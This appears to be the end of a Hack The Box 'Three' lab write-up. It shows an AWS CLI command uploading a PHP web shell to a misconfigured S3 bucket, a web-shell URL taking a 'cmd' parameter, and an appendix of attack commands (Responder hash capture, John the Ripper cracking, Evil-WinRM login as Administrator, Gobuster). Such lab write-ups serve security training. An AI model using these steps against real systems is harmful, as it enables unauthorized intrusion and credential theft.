
```
┌─[user@parrot]─[~]
└──╼ $aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb
upload: ./shell.php to s3://thetoppers.htb/shell.php
┌─[user@parrot]─[~]
└──╼ $
```

Using shell that was uploaded



Flag found




Anonymous/Guest Access
Three has been Pwned!
Congratulations superdupersaiyan, best of luck in capturing flags ahead!
18 Mar 2025
PWN DATE
OK
SHARE
Hack The Box :: Starti...
Parrot Terminal
Parrot Terminal

Appendices

- **Tools Used:** Nmap, Responder, John the Ripper, Evil-WinRM, Gobuster, AWS CLI

- **Tested IP Addresses:**
  - Computer One: 10.129.112.229
  - Computer Two: 10.129.227.248

- **Commands Executed:**
  - ping [IP Address]
  - nmap -sV -A [IP Address]
  - sudo responder -I tun0 -v
  - sudo john -w=/usr/share/wordlists/rockyou.txt [hash file]
  - sudo evil-winrm -u Administrator -p [password] -i [IP Address]
  - gobuster vhost -u http://[domain]/ -w [wordlist] --append-domain
  - aws s3 ls --endpoint=http://[S3 domain] s3://[bucket name]
  - http://[domain]/shell.php?cmd=cat+../

- **Key Findings:**
  - Misconfigured AWS S3 bucket permissions
  - Weak Windows authentication allowing NTLM hash exploitation
  - Insufficient network security controls
  - Weak subdomain security exposing sensitive resources